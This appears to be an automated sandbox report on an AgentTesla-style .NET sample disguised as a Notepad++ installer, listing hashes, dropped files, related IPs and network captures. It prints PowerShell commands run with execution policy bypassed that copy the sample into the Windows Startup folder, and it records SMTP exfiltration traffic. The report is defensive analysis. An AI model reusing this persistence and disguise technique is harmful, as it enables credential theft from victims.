	y1dGqCeJXQ.exe	Get hash	malicious	Browse	• 162.213.253.54
	Scan #84462.xlsm	Get hash	malicious	Browse	• 63.250.38.58
	Invoice_#_6774.xlsm	Get hash	malicious	Browse	• 63.250.38.58
	Invoice_#_6774.xlsm	Get hash	malicious	Browse	• 63.250.38.58
	Notice 698.xlsm	Get hash	malicious	Browse	• 63.250.38.58
	7ufnEJRkxE.exe	Get hash	malicious	Browse	• 199.193.7.228
	pHmpCUO2W2.exe	Get hash	malicious	Browse	• 199.193.7.228
	Price quotation.exe	Get hash	malicious	Browse	• 198.54.125.81
	267700.xlsx	Get hash	malicious	Browse	• 198.54.121.237
	267700.xlsx	Get hash	malicious	Browse	• 198.54.121.237
	shipping document.doc	Get hash	malicious	Browse	• 199.193.7.228
	SecuriteInfo.com.W32.MSIL_Kryptik.COP.genEldorado.31763.exe	Get hash	malicious	Browse	• 198.54.122.60

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe	RF_IMG_7510.doc	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Drivers.exe.log	
Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	706
Entropy (8bit):	5.342604339328228
Encrypted:	false
SSDEEP:	12:Q3La/hhkvoDLI4MWuCqDLI4MWuPk21q1KDLI4M9XKbbDLI4MWuPJKiUrRZ9I0ZKm:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9px
MD5:	3A72FBECA73A61C00EECBDEC37EAD411
SHA1:	E2330F7B3182A857BB477B2492DDECC2A8488211
SHA-256:	2D4310C4AB9ADEFD6169137CD8973D23D779EDD968B8B39DBC072BF888D0802C
SHA-512:	260EBFB3045513A0BA14751A6B67C95CDA83DD122DC8510EF89C9C42C19F076C8C40645E0795C15ADDF57DB65513DD73EB3C5D0C883C6FB1C34165BE35AE39
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Drivers.exe.log	
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\NKPhba0VZI.exe.log	
Process:	C:\Users\user\Desktop\NKPhba0VZI.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	706
Entropy (8bit):	5.342604339328228
Encrypted:	false
SSDEEP:	12:Q3La/hhkvoDLI4MWuCqDLI4MWuPk21q1KDLI4M9XKbbDLI4MWuPJKiUrRZ9I0ZKm:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9px
MD5:	3A72FBECA73A61C00EECBDEC37EAD411
SHA1:	E2330F7B3182A857BB477B2492DDECC2A8488211
SHA-256:	2D4310C4AB9ADEFD6169137CD8973D23D779EDD968B8B39DBC072BF888D0802C
SHA-512:	260EBFB3045513A0BA14751A6B67C95CDA83DD122DC8510EF89C9C42C19F076C8C40645E0795C15ADDF57DB65513DD73EB3C5D0C883C6FB1C34165BE35AE389
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	19604
Entropy (8bit):	5.5732578371132115
Encrypted:	false
SSDEEP:	384:9typXbq0FfVeOy0MSg5l4KnLul9tHdpaeQ99gtCcQQpPTDkiqWJl5jQ:kfVaZSgX4KLul7H3at80RAozWJt
MD5:	E47E850408CFEC13093B384E274EA249
SHA1:	ABD257A58EB6B5E6D9A1B4BA816DF75CFA852CCD
SHA-256:	45B758B05B461164070A22FC3531EC92EB40C66C1B58A02875C56F1C9043A4D8
SHA-512:	CCD37B07333AFE93E6642A366B82C7EA6FD320F0778D41B73C7E5D4737EFAC57452461C813B51041EE1EC3A90B796A50AE7412D5E825BFDE1B5FAA1D4A2B1BC0
Malicious:	false
Reputation:	low
Preview:	@...e.....F.6.6.....n.>.....@.....H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.)P.....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....):gK..G...$.1.q.....System.Configuration<.....~.[L.D.Z.>..m.....System.Transactions.P.....-K..s.F..*.]`.,.....(.Microsoft.PowerShell.Commands.ManagementD.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_bnmp4ebp.syx.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_d1rqppmh.xce.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_j5urz4n2.cbm.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_uwlodmhm.as4.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	620032
Entropy (8bit):	7.223416647299071
Encrypted:	false
SSDEEP:	12288:fFQMGhfwkDj84te4xzFZF49OR7tQt4mcl:fFpGhfwO84teOV49OR7tQte
MD5:	3A89CF2D6D2449EF1A9640AF29F3A782
SHA1:	220B9C5B4C7E9DE15753F629DA1AC3A075DC0800
SHA-256:	3D652EB897291F8EB2FE8F9374007388B0CD426A797DE77545B82A325DDE762A
SHA-512:	8B016C645C5CC5874F9FBD9539846CC74A07BA33DB75E11D0FD80EEEC8D0DCAE081B7B4A4090B5F806A2CE38BD8EACA859E15962441C691FD42995AE7FF9F 74
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 26%

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe	
Joe Sandbox View:	• Filename: RF_IMG_7510.doc, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....J7`.....0..... .....@.. ..... ..@.....L...O..... ..... ..H.....text..... ..... ..`.rsrc.....@..@.reloc..... .....t.....@..B.....H.....t.....-..Vf.....6.~....(#...&*6.r...p(?...&*..*....oe...}.....of...}.....}....*.(....r...p(.....~....~....op...oq.....*B.(r .....(.....*.(}.....*".(.....*&.(r.....*".....*".(....*Vs....(....t..... ...*...0.....}.....(.....(.....{....r...po.....{.....o.....}.....s....}.....(....r...p(...}.....{....(....&..{....(.....i}.....(.....*..0..c.....{..... ....,f...s....}.....{.....o.....}.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe:Zone.Identifier	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20210225\PowerShell_transcript.376483.hZkrHILO.20210225122601.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3909
Entropy (8bit):	5.3554317034757455
Encrypted:	false
SSDEEP:	96:BZohxN1GcqDo1Z0G9ZhnhxN1GcqDo1Z3V5xazDazDWzFZZ:v
MD5:	75CF527A9A62A1535AF090EAB85D3B13
SHA1:	A28F4E2601C912DB36BC61D191B97D09C2DCD932
SHA-256:	B3E6EB4BA0FB020B015CD20C39ABEA0575DD71EEB4CA619D7E4D4ADE3F5B4771
SHA-512:	73D305A077B265147B2D129D2A821F3E866126CCAD96EB36B81DE1B4DCE7929FB3F1B717EFBD3D589CA1BE497CE11F98467AB802FBDB172642C4B5DD5125D7 1
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210225122618..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 376483 (Microsoft Windows NT 10.0.17134.0)..Host Application: Powershell.exe -ExecutionPolicy Bypass -command Copy-Item 'C:\Users\user\AppData\Roam ing\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe' 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe'..Process ID: 6716..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0. 30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20 210225122618..**********..PS>Copy-Item 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe' 'C:\Users\user\AppD ata\Roam

C:\Users\user\Documents\20210225\PowerShell_transcript.376483.uDG1lXLj.20210225122519.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1175
Entropy (8bit):	5.240245547006109
Encrypted:	false
SSDEEP:	24:BxSAAyxvBnxx2DOXCg8GHuVM5fWStHjeTKKjX4CIym1ZJX0GHuVM5jnxSAZp:BZNvhxoOpuA+StqDYB1ZTuAjZZp
MD5:	46A2861BB28560404EB6E971178C990C
SHA1:	483341174306970C6E5AEB9BE69DC3913C0DE0FA
SHA-256:	E8C880B7ED410EE403654BFB489D5134666E03626B97473D27131427473B97F1
SHA-512:	F7A4148FE9EBC2AB6A2DC31DEC2B53EDBDA84BEAD745648FDC16B33B38CD2845A0C1DF42741A52B2DADCF7E8148A50CE4AF6E0F4FA70322B4226362B54D5 34F
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210225122534..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 376483 (Microsoft Windows NT 10.0.17134.0)..Host Application: Powershell.exe -ExecutionPolicy Bypass -command Copy-Item 'C:\Users\user\Desktop\NKPh ba0VZI.exe' 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe'..Process ID: 2576..PSVersion: 5.1.17134.1..PSEdition: Desk top..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProt ocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210225122534..**********..PS>Copy-Item 'C:\Users\user\Desktop\NKPhba0VZI.exe' 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe'..**********..Command start

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.223416647299071
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	NKPhba0VZI.exe
File size:	620032
MD5:	3a89cf2d6d2449ef1a9640af29f3a782
SHA1:	220b9c5b4c7e9de15753f629da1ac3a075dc0800
SHA256:	3d652eb897291f8eb2fe8f9374007388b0cd426a797de77545b82a325dde762a
SHA512:	8b016c645c5cc5874f9fbd9539846cc74a07ba33db75e11d0fd80eeec8d0dcae081b7b4a4090b5f806a2ce38bd8eaca859e15962441c691fd42995ae7ff9f974
SSDEEP:	12288:fFQMGhfwkDj84te4xzFZF49OR7tQt4mcl:fFpGhfwO84teOV49OR7tQte
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....J7`.....0..... ....@.. ....@.....

File Icon

	
Icon Hash:	b464e4d0f0e8cc60

Static PE Info

General

Entrypoint:	0x46b29e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60374AFD [Thu Feb 25 07:00:13 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x6b24c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x6c000	0x2dd2e	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x9a000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x692a4	0x69400	False	0.948065895932	data	7.99096434579	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x6c000	0x2dd2e	0x2de00	False	0.176180389986	data	3.85673474952	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x9a000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x6c2e0	0x3f7b	PNG image data, 512 x 512, 8-bit/color RGBA, non-interlaced		

Name	RVA	Size	Type	Language	Country
RT_ICON	0x7025c	0x1cb0	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0x71f0c	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0		
RT_ICON	0x82734	0x94a8	data		
RT_ICON	0x8bbdc	0x5488	data		
RT_ICON	0x91064	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 4294967295, next used block 4294967295		
RT_ICON	0x9528c	0x25a8	data		
RT_ICON	0x97834	0x10a8	data		
RT_ICON	0x988dc	0x988	data		
RT_ICON	0x99264	0x468	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0x996cc	0x92	data		
RT_VERSION	0x99760	0x3e4	data		
RT_MANIFEST	0x99b44	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyleft 1998-2017 by Don HO
Assembly Version	7.88.0.0
InternalName	npp.7.8.8.Installer.x64.exe
FileVersion	7.88.0.0
CompanyName	Don HO don.h@free.fr
Comments	Notepad++ : a free (GNU) source code editor
ProductName	Notepad++
ProductVersion	7.88.0.0
FileDescription	npp.7.8.8.Installer.x64
OriginalFilename	npp.7.8.8.Installer.x64.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/25/21-12:27:13.705905	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49737	587	192.168.2.3	198.54.126.101

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 12:27:12.107192993 CET	49737	587	192.168.2.3	198.54.126.101
Feb 25, 2021 12:27:12.301110983 CET	587	49737	198.54.126.101	192.168.2.3
Feb 25, 2021 12:27:12.301367998 CET	49737	587	192.168.2.3	198.54.126.101
Feb 25, 2021 12:27:12.523302078 CET	587	49737	198.54.126.101	192.168.2.3
Feb 25, 2021 12:27:12.523868084 CET	49737	587	192.168.2.3	198.54.126.101
Feb 25, 2021 12:27:12.717905045 CET	587	49737	198.54.126.101	192.168.2.3
Feb 25, 2021 12:27:12.719856024 CET	49737	587	192.168.2.3	198.54.126.101
Feb 25, 2021 12:27:12.914923906 CET	587	49737	198.54.126.101	192.168.2.3
Feb 25, 2021 12:27:12.916127920 CET	49737	587	192.168.2.3	198.54.126.101
Feb 25, 2021 12:27:13.116626024 CET	587	49737	198.54.126.101	192.168.2.3
Feb 25, 2021 12:27:13.117693901 CET	49737	587	192.168.2.3	198.54.126.101
Feb 25, 2021 12:27:13.311660051 CET	587	49737	198.54.126.101	192.168.2.3
Feb 25, 2021 12:27:13.312208891 CET	49737	587	192.168.2.3	198.54.126.101
Feb 25, 2021 12:27:13.508594036 CET	587	49737	198.54.126.101	192.168.2.3
Feb 25, 2021 12:27:13.509141922 CET	49737	587	192.168.2.3	198.54.126.101
Feb 25, 2021 12:27:13.703646898 CET	587	49737	198.54.126.101	192.168.2.3
Feb 25, 2021 12:27:13.703672886 CET	587	49737	198.54.126.101	192.168.2.3
Feb 25, 2021 12:27:13.705904961 CET	49737	587	192.168.2.3	198.54.126.101
Feb 25, 2021 12:27:13.706126928 CET	49737	587	192.168.2.3	198.54.126.101
Feb 25, 2021 12:27:13.706270933 CET	49737	587	192.168.2.3	198.54.126.101
Feb 25, 2021 12:27:13.706384897 CET	49737	587	192.168.2.3	198.54.126.101
Feb 25, 2021 12:27:13.899764061 CET	587	49737	198.54.126.101	192.168.2.3
Feb 25, 2021 12:27:13.899883032 CET	587	49737	198.54.126.101	192.168.2.3
Feb 25, 2021 12:27:13.904340982 CET	587	49737	198.54.126.101	192.168.2.3
Feb 25, 2021 12:27:13.946199894 CET	49737	587	192.168.2.3	198.54.126.101
Feb 25, 2021 12:27:33.201303005 CET	49738	587	192.168.2.3	198.54.126.101
Feb 25, 2021 12:27:33.395412922 CET	587	49738	198.54.126.101	192.168.2.3
Feb 25, 2021 12:27:33.395574093 CET	49738	587	192.168.2.3	198.54.126.101

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 12:25:08.369167089 CET	49199	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:25:08.417960882 CET	53	49199	8.8.8.8	192.168.2.3
Feb 25, 2021 12:25:08.659282923 CET	50620	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:25:08.722466946 CET	53	50620	8.8.8.8	192.168.2.3
Feb 25, 2021 12:25:09.307163954 CET	64938	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:25:09.357064962 CET	53	64938	8.8.8.8	192.168.2.3
Feb 25, 2021 12:25:10.482485056 CET	60152	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:25:10.534046888 CET	53	60152	8.8.8.8	192.168.2.3
Feb 25, 2021 12:25:11.706245899 CET	57544	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:25:11.755585909 CET	53	57544	8.8.8.8	192.168.2.3
Feb 25, 2021 12:25:12.776644945 CET	55984	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:25:12.826366901 CET	53	55984	8.8.8.8	192.168.2.3
Feb 25, 2021 12:25:14.049705982 CET	64185	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:25:14.098529100 CET	53	64185	8.8.8.8	192.168.2.3
Feb 25, 2021 12:25:15.441617966 CET	65110	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:25:15.493315935 CET	53	65110	8.8.8.8	192.168.2.3
Feb 25, 2021 12:25:17.102761984 CET	58361	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:25:17.153072119 CET	53	58361	8.8.8.8	192.168.2.3
Feb 25, 2021 12:25:18.089878082 CET	63492	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:25:18.138489008 CET	53	63492	8.8.8.8	192.168.2.3
Feb 25, 2021 12:25:19.213738918 CET	60831	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:25:19.265455008 CET	53	60831	8.8.8.8	192.168.2.3
Feb 25, 2021 12:25:20.372988939 CET	60100	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:25:20.422996044 CET	53	60100	8.8.8.8	192.168.2.3
Feb 25, 2021 12:25:21.361355066 CET	53195	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:25:21.412098885 CET	53	53195	8.8.8.8	192.168.2.3
